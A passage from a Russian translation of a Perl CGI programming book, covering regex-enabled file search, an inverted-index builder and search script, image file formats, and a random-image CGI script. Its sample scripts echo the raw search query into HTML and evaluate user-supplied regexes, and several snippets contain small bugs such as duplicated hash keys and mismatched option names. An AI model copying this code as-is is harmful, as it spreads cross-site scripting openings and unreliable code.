Чтобы вывести результаты, мы проходим по сортированному списку. Для каждого файла создаем ссылку и выводим количество соответствий и все строки, которые содержат запрос. Так как содержимое в массиве является индивидуальным элементом, мы собираем все элементы при помощи функции *join* в одну длинную строку, разделенную HTML-тегами разрыва строки.

Теперь давайте немного улучшим наше приложение, позволив пользователям выполнять поиск по регулярным выражениям. Мы не будем приводить приложение полностью, так как оно очень похоже на то, которое мы только что рассмотрели.

Поисковая система с использованием регулярных выражений

Позволяя пользователям задавать регулярные выражения при поиске, вы сделаете поисковую систему гораздо более мощной. Например, пользователь, который хочет поискать рецепт Zwetschgenatschi (ба-

варский сливовый пирог) среди ваших документов, чтобы найти его, может просто ввести *Zwet.+?chi*, если он не уверен в написании этого слова.

Для реализации такой возможности мы должны кое-что добавить в нашу поисковую систему.

Во-первых, нужно изменить HTML-файл, чтобы добавить возможность выбора поиска по регулярным выражениям:

```
Поиск по регулярным выражениям:
  <INPUT TYPE="radio" NAME="regex" VALUE="on">Включен
  <INPUT TYPE="radio" NAME="regex" VALUE="off" CHECKED>Выключен
```

Затем нужно проверить это значение в приложении и выбрать соответствующий способ действия. Вот какие изменения нужно внести в предыдущий сценарий:

```
#!/usr/bin/perl -wT

use strict;

my $q     = new CGI;
my $regex = $q->param( "regex" );
my $query = $q->param( "query" );

unless ( defined $query and length $query ) {
  error( $q, "Please specify a query!" );
}

if ( $regex eq "on" ) {
  eval { /$query/o };
  error( $q, " Неверное регулярное выражение") if $@;
}
else {
  $query = quotemeta $query;
}

my $results = search( $q, $query );

print $q->header( "text/html" ),
  $q->start_html( " Простой поиск с использованием регулярных выражений" ),
  $q->h1( " Поиск по запросу: $query" ),
  $q->ul( $results || "Соответствий не найдено" ),
  $q->end_html;
.
.
```

Остальной код не меняется. Все отличие в том, что проверяется, определен ли параметр «regex», и если да, то во время работы сценария вычисляется определенное пользователем регулярное выражение с помощью функции *eval*. Мы можем проверить правильность регуляр-

ного выражения, проверив значение переменной $@. Perl устанавливает эту переменную, если есть ошибка в вычисляемом коде. Если регулярное выражение допустимое, можно двигаться дальше и использовать его напрямую, не заключая в кавычки определенные метасимволы. Если параметр «regex» не был задан, поиск выполняется так же, как раньше.

Как видите, оба эти приложения намного лучше самого первого, но ни одно из них не является безукоризненным. Так как они оба основаны на алгоритме линейного поиска, процесс поиска сильно замедляется для каталогов с большим числом файлов. Кроме того, они оба ищут только в одном каталоге. Можно их изменить так, чтобы поиск производился бы и в подкаталогах, но это снова снизит производительность. В следующем разделе мы рассмотрим подход, основанный на составлении индекса, когда заранее создается словарь подходящих слов, в котором потом и происходит поиск.

Поиск по инвертированному индексу

В рассмотренных выше приложениях слова или фразы ищутся в каждом файле определенного каталога. Это не только отнимает много времени, но и очень загружает сервер. Очевидно, нужен другой путь.

Более эффективный подход – это создание индекса, или указателя (вроде того, что находится в конце этой книги), содержащего все слова из определенных документов и имя документа, в котором они встретились.

В этом разделе мы расскажем о приложении, которое создает инвертированный индекс. Индекс является *инвертированным* в том отношении, что слово используется для поиска файла (файлов), в которых оно встречается, а не иначе. В следующем разделе мы расскажем о CGI-сценарии, который производит поиск по указателю и выводит результаты в понятном формате.

В примере 12-3 приведен код приложения, создающего указатель.

Пример 12-3. indexer.pl

```
#!/usr/bin/perl -wT
# Это не CGI-сценарий, поэтому режим пометки не обязателен

use strict;

use File::Find;
use DB_File;
use Getopt::Long;
use Text::English;
use Fcntl;
```

```
use constant DB_CACHE      => 0;
use constant DEFAULT_INDEX => "/usr/local/apache/data/index.db";

my( %opts, %index, @files, $stop_words );

GetOptions( \%opts, "dir=s",
    "cache=s",
    "index=s",
    "ignore",
    "stop=s",
    "numbers",
    "stem" );

die usage() unless $opts{dir} && -d $opts{dir};

$opts{'index'}         ||= DEFAULT_INDEX;
$DB_BTREE->{cachesize}  = $opts{cache} || DB_CACHE;


tie %index, "DB_File", $opts{'index'}, O_RDWR|O_CREAT, 0640
  or die " Не могу связать базу данных: $!\n";

$index{"!OPTION:stem"}    = 1 if $opts{'stem'};
$index{"!OPTION:ignore"} = 1 if $opts{'ignore'};


find( sub { push @files, $File::Find::name }, $opts{dir} );
$stop_words = load_stopwords( $opts{stop} ) if $opts{stop};

process_files( \%index, \@files, \%opts, $stop_words );

untie %index;


sub load_stopwords {
  my $file = shift;
  my $words = {};
  local( *INFO, $_ );

  die " Не могу найти стоп-файл: $file\n" unless -e $file;

  open INFO, $file or die "$!\n";
  while ( <INFO> ) {
    next if /^#/;
    $words->{lc $1} = 1 if /(\S+)/;
  }

  close INFO;
  return $words;
}
```

```
sub process_files {
  my( $index, $files, $opts, $stop_words ) = @_;
  local( *FILE, $_ );
  local $/ = "\n\n";

for ( my $file_id = 0; $file_id < @$files; $file_id++ ) {
    my $file = $files[$file_id];
    my %seen_in_file;

    next unless -T $file;

    print STDERR " Индексирование $file\n";
    $index->{"!FILE_NAME:$file_id"} = $file;

    open FILE, $file or die " Не могу открыть файл: $file!\n";

    while ( <FILE> ) {

      tr/A-Z/a-z/ if $opts{ignore};
      s/<.+?>//gs; # Заметьте, что это не обрабатывает <или>
                   # в комментариях или блоках JavaScript

      while ( /([a-z\d]{2,})\b/gi ) {
        my $word = $1;
        next if $stop_words->{lc $word};
        next if $word =~ /^\d+$/ && not $opts{number};

        ( $word ) = Text::English::stem( $word ) if $opts{stem};

        $index->{$word} = ( exists $index->{$word} ?
        "$index->{$word}:" : "" ) . "$file_id" unless
        $seen_in_file{$word}++;
      }
    }
  }
}

sub usage {
  my $usage = <<End_of_Usage;

 Использование: $0 -dir  каталог [опции]

 Опции:

  -cache         размер кэша DB_File (в байтах)
  -index         путь к индексу, по умолчанию:/usr/local/apache/data/
                                                index.db
  -ignore        игнорировать регистр
  -stop          путь к стоп-файлу
  -numbers       включать числа в индекс
```

```
    -stem          удалить суффиксы

  End_of_Usage
    return $usage;
  }
```

Для получения списка файлов в определенном каталоге и подкаталогах мы используем модуль File::Find.

Чтобы создать и сохранить индекс, используем модуль DB_File. Учтите, что мы могли бы использовать для хранения указателя RDBMS, хотя DBM-файл, без сомнения, подходит для многих сайтов. Метод создания указателя тот же, независимо от того, какой формат мы используем для хранения. Метод Getopt::Long помогает обрабатывать параметры командной строки, а Text::English содержит алгоритмы для автоматического удаления суффиксов слов («stem» words).

Мы используем константу `DB_CACHE`, в которой храним размер кэша DB_File в памяти. Увеличение размера кэша (в разумных пределах) увеличивает скорость вставки за счет использования большего количества памяти. Другими словами, увеличивается частота, с которой мы сохраняем слова в индексе. По умолчанию используется размер кэша, равный нулю.

`DEFAULT_INDEX` содержит путь по умолчанию к файлу, в котором хранятся данные. Пользователь может задать другой файл, используя параметр *–index*, как вы увидите позже.

Функция *GetOptions* (входит в состав модуля Getopt::Long) позволяет извлекать параметры командной строки и хранить их в хеше. Мы передаем ссылку на хеш и список параметров функции *GetOptions*. Параметры, содержащие аргументы, передаются с «s», то есть каждый из них принимает строку.

Это приложение позволяет передать несколько параметров, влияющих на процесс индексации. Параметр *–dir* единственный, являющийся обязательным, так как он служит для определения каталога, содержащего файлы, которые необходимо проиндексировать.

Параметр *-cache* служит для определения размера кэша, а *–index* – для задания пути к файлу индекса. Параметр *-ignore* создает указатель, в котором все слова записаны строчными буквами (не чувствительны к регистру). Это увеличивает скорость создания указателя, а также уменьшает размер указателя. Если вы хотите, чтобы в указатель были включены числа, задайте параметр *-numbers*.

Параметр *–stop* служит для определения файла, содержащего «стоп-слова» – т. е. слова, которые есть в большинстве документов. Обычно это такие слова, как «a», «an», «to», «it» и «the» (для русскоязычных файлов имеет смысл исключить предлоги и союзы), но можно включить и слова, соответствующие вашей ситуации.

Наконец, параметр *–stem* удаляет суффиксы в словах, перед тем как сохранять их в указателе. Это очень упростит поиск слов в документах. Например, если пользователь ищет слово «tomatoes», наше приложение вернет документы, в которых есть также слово «tomato». Тут важно отметить, что задав удаление суффикса, вы получите указатель, нечувствительный к регистру.

Вот пример использования параметров:

```
$ . /Indexer   -dir  /usr/local/apache/htdocs/sports \
     -cache  16_000_000 \
     -index  /usr/local/apache/data/sports.db \
     -stop  my_stop_words.txt \
     -stem
```

`%index` – это хеш, в котором хранится индекс. Мы используем функцию *tie*, чтобы привязать этот хеш к файлу, заданному переменной `$opts{index}`. Это позволяет нам хранить хеш в файле, который можно потом получить и изменить. В этом примере мы используем DB_File, так как он быстрее и эффективнее других реализаций DBM.

Если используется параметр – *stem*, мы записываем это в индексе, так что наш CGI-сценарий знает, когда надо удалять суффиксы из запроса. Можно было бы хранить эту информацию в другом файле базы данных, но это потребует открытия двух файлов при каждом поиске. Вместо этого мы добавляем к названию ключа восклицательный знак, чтобы он не совпал с каким-либо из индексируемых слов.

Мы используем функцию *find* (входящую в состав модуля File::Find), чтобы получить список всех файлов в определенном каталоге. Первый аргумент функции *find* должен быть либо ссылкой на подпрограмму, либо встраиваемой функцией, как в приведенном выше примере. *find* проходит по каталогу (а также по всем подкаталогам), выполняет код, заданный в качестве первого аргумента, устанавливая переменную `$File::Find::name` в путь к файлу. В результате строится массив путей на все файлы в первоначальном каталоге.

Если был задан и существует стоп-файл, мы вызываем функцию *load_stopwords*, чтобы прочитать этот файл и вернуть ссылку на хеш.

Самая важная функция в этом приложении – *process_files*, которая просматривает все файлы и сохраняет слова в `$index`. Наконец, мы закрываем связь между хешем и файлом и выходим. К этому моменту у нас есть файл, содержащий индекс.

Теперь давайте посмотрим на функции. Функция *load_stopwords* открывает файл стоп-слов, игнорируя все комментарии (строки, начинающиеся с «#»), и выбирает первое найденное слово в каждой строке (`\S+`).

Слово преобразуется в нижний регистр функцией *lc* и сохраняется как ключ в хеше, на который ссылается `$words`. Поскольку мы собираемся

искать слова, состоящие из букв в разном регистре, гораздо проще и быстрее будет сравнивать их с этим списком, если все стоп-слова полностью либо в верхнем регистре, либо в нижнем.

Перед тем как рассмотреть метод *process_files*, давайте взглянем на аргументы, которые он принимает. Первый аргумент, `$index`, – это ссылка на пустой хеш, который будет содержать слова из всех файлов, а также указатели на документы, где они были найдены. `$files` – это ссылка на список всех файлов, в которых проводится поиск. `$opts` – это ссылка на хеш аргументов командной строки. Последний аргумент, `$stop_words`, – это ссылка на хеш, содержащий стоп-слова.

Если пользователь предпочитает игнорировать регистр, мы преобразуем все слова в нижний регистр, создавая, таким образом, указатель, нечувствительный к регистру.

Мы устанавливаем разделитель записей Perl –`$/`– в режим абзаца. Другими словами, одна операция чтения из файлового дескриптора вернет абзац, а не простую строку. Это позволяет нам индексировать файл с большей скоростью.

Мы просматриваем массив `@$files` функцией *for*, сохраняя путь к текущему файлу в переменной `$file`. Так как это приложение создает указатель, который может просматривать человек, мы будем иметь дело только с текстовыми файлами. Мы используем оператор –*T*, чтобы игнорировать нетекстовые файлы.

Первая запись в хеше `%$index` – это «уникальный» ключ, связывающий число с полным путем к файлу. Так как хеш будет также содержать все слова, которые мы найдем, мы используем строку «!FILE_NAME», чтобы хранить это число отдельно от слов.

Начиная процесс индексации, просматриваем файл по абзацам; в переменной `$_` хранится содержимое абзаца. Если параметр – *case* был задан пользователем, преобразуем прочитанный абзац к нижнему регистру.

Мы также удаляем все HTML-теги из абзаца. Это простое регулярное выражение достаточно подходит для этого, но заметьте, что при обработке комментариев и блоков JavaScript это не будет работать правильно. Для решения этой проблемы обратитесь к *perlfaq9*. Мы просматриваем абзац, используя регулярное выражение, которое выделяет слова длиной в два и более символов. Причем слово может содержать и цифры (о чем говорит `\d`, что соответствует диапазону «0–9»). Найденное слово сохраняется в переменной `$1`.

Перед тем как проверить, не является ли найденное слово стоп-словом, мы должны преобразовать его в нижний регистр, так как до этого мы привели к нижнему регистру все стоп-слова. Если оно является таковым, мы его пропускаем и ищем следующее. Кроме того, мы пропускаем числа, если не был задан параметр –*numbers*.

Если задан параметр *–stem*, мы вызываем функцию *stem* из модуля Text::English, чтобы удалить все суффиксы из слова, и преобразовываем его в нижний регистр. Text::English распространяется в составе модуля perlindex.

Наконец, мы готовы сохранить слово в указателе, где значение представляет собой только что просмотренный файл. К сожалению, это не так просто. Последняя команда довольно длинная и сложная. Давайте прочитаем ее в обратном порядке. Сначала мы проверяем, встречалось ли нам это слово в файле, используя хеш `%seen_in_file`; первоначально в хеше не будет записей, и мы получим значение «ложь» (то есть придется проходить проверку *unless*). Затем он будет содержать число вхождений слова в файл, и значение будет «истина» (то есть проверка *unless* не проводится). Итак, встретив слово впервые, добавляем его в индекс. Если слово встречалось ранее в другом файле, добавляем `$file_id` этого файла в предыдущую запись, разделяя значения двоеточием. В противном случае просто добавляем `$file_id` как единственное значение для этого файла.

Когда функция завершает работу, хеш `%$index` выглядит примерно так:

```
$index = {
       "!FILE_NAME:1"  =>
            "/usr/local/apache/htdocs/sports/sprint.html",
       "!FILE_NAME:1"  =>
            "/usr/local/apache/htdocs/sports/olympics.html",
       "!FILE_NAME:1"  =>
            "/usr/local/apache/htdocs/sports/celtics.html",
       browser         => "1:2",
       code            => "3",
       color           => "2:3",
       comment         => "2",
       content         => "1",
       cool            => "2:3",
       copyright       => "1:2:3"
     };
```

Теперь мы можем реализовать CGI-приложение, которое будет осуществлять поиск по указателю.

Приложение, осуществляющее поиск

Приложение, индексирующее слова, значительно упрощает нашу жизнь, когда дело доходит до написания CGI-приложения, выполняющего собственно поиск. Это CGI-приложение должно разбирать ввод, полученный из форм, открывать DBM-файл, созданный программой, выполняющей индексацию, искать возможные совпадения и затем выдавать результаты в виде HTML.

Текст программы приведен в примере 12-4.

Пример 12-4. indexed_search.cgi

```
#!/usr/bin/perl -wT

use strict;

use Fcntl;
use DB_File;
use CGI;
use CGIBook::Error;
use File::Basename;
use Text::English;

use constant INDEX_DB => "/usr/local/apache/data/index.db";

my( %index, $paths, $path );

my $q     = new CGI;
my $query = $q->param("query");
my @words = split /\s*(,|\s+)/, $query;

tie %index, "DB_File", INDEX_DB, O_RDONLY, 0644
  or error( $q, " Не могу открыть базу данных" );

$paths = search( \%index, \@words );

print $q->header,
  $q->start_html( " Поиск по инвертированному индексу" ),
  $q->h1( "Поиск по: $query" );

unless ( @$paths ) {
  print $q->h2( $q->font( { -color => "#FF000" },
          "Совпадения не найдены" ) );
}

foreach $path ( @$paths ) {
    next unless $path =~ s/^\Q$ENV{DOCUMENT_ROOT}\E//o;
  $path = to_uri_path( $path );
  print $q->a( { -href => "$path" }, "$path" ), $q->br;
}

print $q->end_html;
untie %index;



sub search {
  my( $index, $words ) = @_;
  my $do_stemming = exists $index->{"!OPTION:stem"} ? 1 : 0;
  my $ignore_case = exists $index->{"!OPTION:ignore"} ? 1 : 0;
```

```
  my( %matches, $word, $file_index );

  foreach $word ( @$words ) {
    my $match;

    if ( $do_stemming ) {
      my( $stem )  = Text::English::stem( $word );
      $match = $index->{$stem};
    }
    elsif ( $ignore_case ) {
      $match = $index->{lc $word};
    }
    else {
      $match = $index->{$word};
    }

    next unless $match;

    foreach $file_index ( split /:/, $match ) {
      my $filename = $index->{"!FILE_NAME:$file_index"};
      $matches{$filename}++;
    }
  }
  my @files = map  { $_->[0] }
      sort { $matches{$a->[0]} <=> $matches{$b->[0]} || $a->[1] <=> $b->[1] }
      map  { [ $_, -M $_ ] }
      keys %matches;

  return \@files;
}

sub to_uri_path {
  my $path = shift;
  my( $name, @elements );

  do {
    ( $name, $path ) = fileparse( $path );
    unshift @elements, $name;
    chop $path;
  } while $path;

  return join '/', @elements;
}
```

Модули уже должны быть вам знакомы. В константе `INDEX_DB` мы храним путь к индексу, созданному приложением.

Так как в запросе может быть несколько слов, мы разбиваем его по пробелам и запятым и храним полученные в результате этого разбиения слова в массиве `@words`. Чтобы открыть только для чтения DBM-файл, в котором находится индекс, мы используем функцию *tie*. Дру-

гими словами, мы связываем файл, в котором хранится индекс, с хешем `%index`. Если мы не можем открыть файл, вызываем нашу функцию *error*, чтобы вернуть ошибку в броузер.

Сам поиск выполняется в функции *search*, которая принимает ссылку на хеш с индексом и ссылку на список слов, которые мы ищем. Первое, что мы делаем, – просматриваем индекс и проверяем, был ли установлен параметр удаления суффиксов при заполнении индекса. Затем переходим к работе с массивом `@$words` для поиска возможных совпадений. Если суффиксы удалялись, мы усекаем суффикс у слова и сравниваем оставшуюся часть. В противном случае ищем точное вхождение слова в индексе, или, если индекс нечувствителен к регистру, ищем вхождение слова в нижнем регистре. Если одно из этих сравнений прошло успешно, то у нас есть соответствие. Иначе мы игнорируем слово и продолжаем.

Если есть соответствие, мы разбиваем список идентификаторов файлов, в которых найдено соответствие (разделенный двоеточиями). Поскольку нам не нужны повторные записи в окончательном списке, сохраняем полные пути к файлам в хеше `%matches`.

После завершения цикла у нас есть хеш `%matches`, в котором находятся пути к файлам с совпадениями. Хотелось бы навести порядок в полученных результатах и отобразить их в соответствии с числом совпадений и временем изменения файлов. Для этого мы сортируем ключи в соответствии с числом совпадений, а затем по дате, возвращаемой оператором $-M$, и сохраняем самые новые файлы в массиве `@files`.

Во время каждого сравнения можно посчитать дату изменения:

```
my @files = sort { $marches{$_} <=> $matches{$_} ||
    -M $_ <=> -M $_ } keys %matches;
```

Однако это неэффективно, так как мы иногда высчитываем дату изменения по несколько раз для каждого файла. Более эффективный алгоритм подразумевает предварительное вычисление даты изменения так, как мы сделали это в программе.

Эта стратегия известна как Шварцевская трансформация (Schwartzian Transform), ставшая знаменитой благодаря Рэндаллу Шварцу. Объяснения не попали в эту книгу, но если вам это интересно, можете посмотреть объяснение трансформации, сделанное Джозефом Холлом, на *http://www.5sigma.com/perl/schwtr.html*. Наш вариант несколько отличается, так как мы выполняем сортировку из двух частей.

Мы выводим HTTP- и HTML-заголовки и переходим к проверке, есть ли у нас совпадения. Если совпадений нет, возвращаем простое сообщение. В противном случае просматриваем в цикле массив `@files`, на каждой итерации устанавливая переменную `$path` в текущий элемент массива, и отбрасываем часть пути, совпадающую с корневым катало-

гом сервера. В результате получаем путь, соответствующий URL. Однако на файловых системах не-Unix у нас не будет слэшей (/), разделяющих каталоги. Поэтому мы вызываем функцию *to_uri_path*, использующую модуль File::Basename, чтобы отбросить последовательные элементы пути и перестроить его с прямыми слэшами. Учтите, что это работает на многих операционных системах типа Win32 и MacOS, но не относится к системам, в которых для разделения частей пути используется не один символ (как в VMS; хотя шансы на то, что вы займетесь CGI-программированием на машине VMS, ничтожно малы).

Мы строим соответствующие ссылки с этими новыми полученными путями, выводим остаток результатов, разрываем связь между базой данных и хешем и выходим.

13

Создание графики «на лету»

Читая книгу, вы часто встречали примеры CGI-сценариев, генерирующих динамический вывод; почти всегда это были данные в формате HTML. Конечно, это самый распространенный формат, который генерируется сценариями. Но на самом деле CGI-сценарии могут генерировать данные в любом формате, и в этой главе мы покажем, как можно динамически генерировать изображения.

Динамическое создание изображений используется в разных целях. Одно из самых распространенных применений – это создание графиков. Если у вас есть источник данных, которые постоянно меняются, например результаты опроса, CGI-сценарий может выводить график, отображающий состояние данных на определенный момент.

Иногда динамическое создание изображений подходит меньше. Выводить изображение из файла гораздо более эффективно, чем генерировать его динамически. Только из-за того, что некоторые инструменты позволяют динамически создавать крутую графику, совсем не обязательно использовать их только в динамическом контексте. Если создаваемое изображение не отображает меняющиеся данные, стоит сохранить его в статическом файле, с которым потом можно работать.

В этой главе представлен обзор различных инструментов, доступных для создания динамических изображений, и включены ссылки на ресурсы, где можно получить дополнительную информацию по ним. Цель этой главы – объяснить технику динамического создания изображений и познакомить вас с наиболее популярными из доступных

инструментов. Полное описание этих и многих других инструментов можно найти в книге *Programming Web Graphics with Perl and GNU Software* («Программирование графики для Web при помощи Perl и программного обеспечения GNU») Шона Уолласа (Shawn Wallace), издательство O'Reilly & Associates, Inc.

Форматы файлов

Сначала рассмотрим форматы изображений, которые сегодня используются. Популярнее всех, конечно, форматы GIF и JPEG, которые поддерживаются всеми графическими веб-броузерами. Другие форматы, которые мы рассмотрим в этой главе, – это PNG и PDF.

Формат GIF

Формат *GIF* (*Graphic Interchange Format*) был создан в CompuServe и выпущен как открытый стандарт в 1987 году. Его популярность быстро возросла, и наряду с JPEG он стал стандартным форматом для графики в Сети. GIF-файлы обычно довольно невелики, особенно для изображений с небольшим числом цветов, что делает их очень подходящими для передачи по Сети.

GIF поддерживает только 256 цветов, но этот формат очень хорошо подходит для текста и изображений, например, значков, в которых не так много цветов, но у которых есть четкие детали. Алгоритм LZW, используемый для сжатия в GIF, это алгоритм сжатия без потерь; то есть качество изображения не теряется при сжатии, что позволяет GIF-файлам верно передавать детали.

Формат файлов GIF был расширен до поддержки примитивной анимации, которая может повторяться в цикле. Рекламные баннеры с меняющимися изображениями, которые вы видите в сети, это чаще всего анимированные GIF-файлы. Изображения в GIF-файлах могут иметь прозрачный фон; для этого задают определенный цвет в изображении, который должен отображаться как прозрачный.

Патент LZW

К сожалению, CompuServe и другие упустили из виду, что LZW – алгоритм сжатия, используемый в GIF, – запатентован в 1983 году компанией Unisys. В начале девяностых прошлого века в Unisys обнаружили, что GIF использует алгоритм LZW, и в 1994 году Unisys и CompuServe достигли соглашения, по которому разработчики, пишущие программное обеспечение, поддерживающее формат GIF, должны платить Unisys за лицензию. Заметьте, что это не относится к веб-разработчикам, использующим GIF-файлы, и пользователям, просматривающим их в Web.

Этот поворот событий внес оживление в ряды разработчиков, в особенности разработчиков приложений «open source». В результате CompuServe и другие разработчики придумали формат PNG – свободную от LZW замену GIF; PNG мы обсудим ниже. Однако GIF остается очень популярным форматом файлов, а PNG поддерживается не всеми броузерами.

Из-за лицензии LZW инструменты, описанные в этой главе, обеспечивают только основную поддержку GIF-файлов, как вы увидите позже.

Формат PNG

Формат *PNG* (*Portable Network Graphic*) был создан как замена формату GIF. В него добавлены новые возможности, которых нет в GIF:

- В PNG используется эффективный алгоритм сжатия, отличный от LZW. В большинстве случаев с его помощью можно достичь лучшего сжатия, чем при использовании алгоритма LZW.
- PNG поддерживает изображения трех различных режимов: изображения с ограниченной палитрой из 256 или меньше цветов, 16-битные черно-белые изображения, и 48-битные изображения «true color».
- PNG поддерживает альфа-каналы, позволяющие изменять степень прозрачности.
- Графика в формате PNG использует лучший алгоритм, чем GIF, позволяющий быстрее увидеть изображение при загрузке.

Остальные различия и демонстрацию отличий между алгоритмами PNG и GIF можно найти на *http://www.cdrom.com/pub/png/pngintro.html*.

К сожалению, многие броузеры не поддерживают изображения в формате PNG. Остальные поддерживают не все возможности, например, несколько уровней прозрачности. Поддержка формата PNG продолжает расти, и более старые броузеры, которые еще его не поддерживают, будут обновляться.

PNG не поддерживает анимацию.

Формат JPEG

Формат *JPEG* (*Joint Photographic Experts Group*) – это стандарт генерации формата изображений для кодирования изображений со множеством градаций цветов. Стандарт JPEG представляет очень общий способ сжатия изображений, а не формат файлов. Формат файлов, который люди ошибочно считают форматом JPEG, это *JFIF* (JPEG File Interchange Format). Мы же будем использовать более привычный термин и тоже будем называть JFIF-файл файлом JPEG.

JPEG-файлы идеальны для кодирования фотографий. JPEG поддерживает 24-битные цвета, но использует алгоритм сжатия с потерями; это означает, что каждый раз, когда файл сжимается, детали в нем теряются. Поскольку кодирование JPEG-файлов сделано поблочно, это больше всего заметно на изображениях с очень четкими деталями, например на тексте и линиях, которые могут оказаться в JPEG-файле размытыми.

Файлы JPEG не поддерживают ни прозрачность, ни анимацию.

Формат PDF

Формат *PDF* (*Portable Document Format*) фирмы Adobe – больше, чем формат изображений. На самом деле это язык, происходящий от PostScript, который позволяет включать текст, основные фигуры, чертежи и изображения, а также ряд других элементов. В отличие от изображений, которые обычно включаются в HTML-файлы, PDF-файлы – это отдельные документы, и для их просмотра пользователи используют внешние приложения, например, Adobe Acrobat.

Вывод графических данных

Есть несколько моментов, с которыми мы столкнемся при выводе графических данных, но которые не возникают при выводе HTML. Перед тем как учиться создавать собственные изображения, рассмотрим эти моменты.

Пример

В примере 13-1 приведен CGI-сценарий, возвращающий случайное изображение при каждом вызове.

Пример 13-1. random_image.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use CGI::Carp;

use constant BUFFER_SIZE     => 4_096;
use constant IMAGE_DIRECTORY => "/usr/local/apache/data/random-
images";

my $q = new CGI;
my $buffer = "";

my $image = random_file( IMAGE_DIRECTORY, '\\.(png|jpg|gif)$' );
```

```
my( $type ) = $image =~ /\.(\w+)$/;
$type eq "jpg" and $type = "jpeg";

print $q->header( -type => "image/$type", -expires => "-1d" );
binmode STDOUT;

local *IMAGE;
open IMAGE, IMAGE_DIRECTORY . "/$image" or die "Не могу открыть файл
$image: $!";
while ( read( IMAGE, $buffer, BUFFER_SIZE ) ) {
  print $buffer;
}
close IMAGE;


# Принимаем путь к каталогу и необязательную маску имени файла.
# Возвращаем имя случайного файла из каталога
sub random_file {
  my( $dir, $mask ) = @_;
  my $i = 0;
  my $file;
  local( *DIR, $_ );

  opendir DIR, $dir or die "Не могу открыть каталог $dir: $!";
  while ( defined ( $_ = readdir DIR ) ) {
    /$mask/o or next if defined $mask;
    rand ++$i < 1 and $file = $_;
  }
  closedir DIR;
  return $file;
}
```

Этот CGI-сценарий начинается, как любой другой наш CGI-сценарий, а вот функция *random_file* требует небольших разъяснений. Мы передаем функции *random_file* путь к каталогу с изображениями и регулярное выражение, соответствующее расширениям GIF, PNG и JPEG-файлов. Алгоритм, используемый этой функцией, был получен из алгоритма выбора случайной строки из текстового файла, который приведен в страницах руководства по *perlfaq5* (первоначально он появился в книге «Программирование на Perl»):

```
rand($.) < 1 && ( $line = $_ ) while <>;
```

Данный код выбирает строку из текстового файла, считывая файл только один раз, и в каждый момент времени в памяти хранятся только две строки текста. Переменная `$line` всегда устанавливается в первую строку, затем с вероятностью 1/2 переменная устанавливается во вторую строку, с вероятностью 1/3 в третью и т. д. Вероятности всегда сбалансированы независимо от того, сколько строк в файле.

Мы применяем эту технику для чтения файлов из каталога. Сначала отбрасываем все файлы, не соответствующие шаблону поиска (если

мы его задавали). Затем используем этот алгоритм, чтобы определить, где хранить текущее имя файла. Последнее имя файла, используемое для хранения, – это то значение, которое возвращается.

Теперь вернемся к телу нашего CGI-сценария и воспользуемся расширением файла для определения типа нашего изображения. Поскольку медиа-тип данных для JPEG-файлов (*image/jpeg*) отличается от обычного расширения (*.jpg*), преобразуем это значение.

Затем выводим заголовок с соответствующим типом данных для изображения и заголовок *Expires*, чтобы броузер не кэшировал этот ответ. К сожалению, этот заголовок не всегда работает; позже мы это обсудим.

Функция binmode

После вывода заголовков мы используем встроенную функцию Perl *binmode*, чтобы показать, что выводятся двоичные данные. Это очень важно. В системах Unix *binmode* не делает ничего (то есть может быть опущена на этих системах), но в Windows, MacOS и других операционных системах, в которых одиночный символ новой строки не используется как символ конца строки, эта функция запрещает автоматическое преобразование символов конца строки, что могло бы повредить двоичные данные.

Наконец, мы читаем и выводим файл изображения. Заметьте, что поскольку это двоичный файл, в нем нет стандартных символов завершения строки, поэтому мы должны использовать функцию *read* вместо <>, как в случае текстового файла.

Включение динамических изображений в HTML

Вы можете включать в ваши HTML-документы динамические изображения так же, как обычные, – через URL. Например, следующий тег выводит случайное изображение, используя наш предыдущий пример:

```
<IMG SRC="/cgi/random_image.cgi">
```

Избыточная информация пути

К сожалению, существуют броузеры (а именно некоторые версии Internet Explorer), которые иногда обращают больше внимания на расширение ресурса, к которому они обращаются, чем на HTTP-заголовок, определяющий тип данных. В соответствии с HTTP-стандартом это, разумеется, неверно и, вероятно, это случайная ошибка. Но если вы хотите, чтобы пользователи этих броузеров могли увидеть то, что надо, вы можете добавить избыточную информацию в URL, чтобы задать нужное расширение файла:

```
<IMG SRC="/cgi/survey_graph.cgi/survey.png">
```

Веб-сервер будет по-прежнему запускать сценарий *survey_graph.cgi*, который генерирует изображение, игнорируя при этом дополнительную информацию пути */survey.png*.

К слову, добавление ложной информации пути, как показано здесь, – хорошая идея, если ваш CGI-сценарий генерирует данные, которые пользователи захотят сохранить. Поскольку броузеры обычно считают именем ресурс, к которому они обращались, пользователю предпочтительнее сохранить файл как *survey.png*, а не как *survey_graph.cgi*.

Для CGI-сценариев типа *random_image.cgi*, которые определяют имя файла и/или расширение динамически, вы по-прежнему можете выполнять это при перенаправлении. Например, можно заменить строку, устанавливающую `$image` в *random_image.cgi* (см. пример 13-1), следующими:

```
my( $image ) = $q->path_info =~ /(\w+\.\w+)$/;

unless ( defined $image and -e IMAGE_DIRECTORY . "/$image" ) {
  $image = random_file( IMAGE_DIRECTORY, '\\.(png|jpg|gif)$' );
  print $q->redirect( $q->script_name . "/$image" );
  exit;
}
```

Когда этот сценарий запрашивается в первый раз, дополнительной информации пути нет, поэтому он получает новое изображение из функции *random_file* и перенаправляет броузер на себя же, добавив имя файла как информацию пути. Когда поступает второй запрос, сценарий получает имя файла из пути и использует его, если имя файла совпадает с шаблоном или регулярным выражением и существует. Если это недопустимое имя файла, сценарий ведет себя так, будто никакого пути не было передано, и генерирует новое имя файла.

Заметьте, что регулярному выражению для поиска имени файла `/(\w+\.\w+)$/` не соответствуют файлы изображений, в названиях которых есть символы, не совпадающие с шаблоном `\w`, в том числе дефисы. В зависимости от того, какие имена файлов используются у вас, вам может понадобиться откорректировать этот шаблон.

Предотвращение кэширования

В примере 13-1 мы генерировали HTTP-заголовок *Expires*, чтобы предотвратить кэширование. К сожалению, не все броузеры поддерживают этот заголовок, поэтому вполне возможно, что пользователь будет получать не динамическое, а старое изображение. Некоторые броузеры также пытаются определить, был ли ресурс сгенерирован динамически чем-то вроде CGI-сценария или это статический ресурс; похоже, такие броузеры полагают, что изображения статичны, особенно если вы добавляете информацию в путь, как мы только что говорили.

Есть способ заставить броузер не кэшировать изображения, но это требует, чтобы тег, выводящий изображение, тоже был сгенерирован динамически. В таком случае вы можете добавить в URL значение, которое постоянно меняется, например, время в секундах:

```
my $time = time;
  print $q->img( { -src => "/cgi/survey_graph.cgi/$time/survey.png" }
);
```

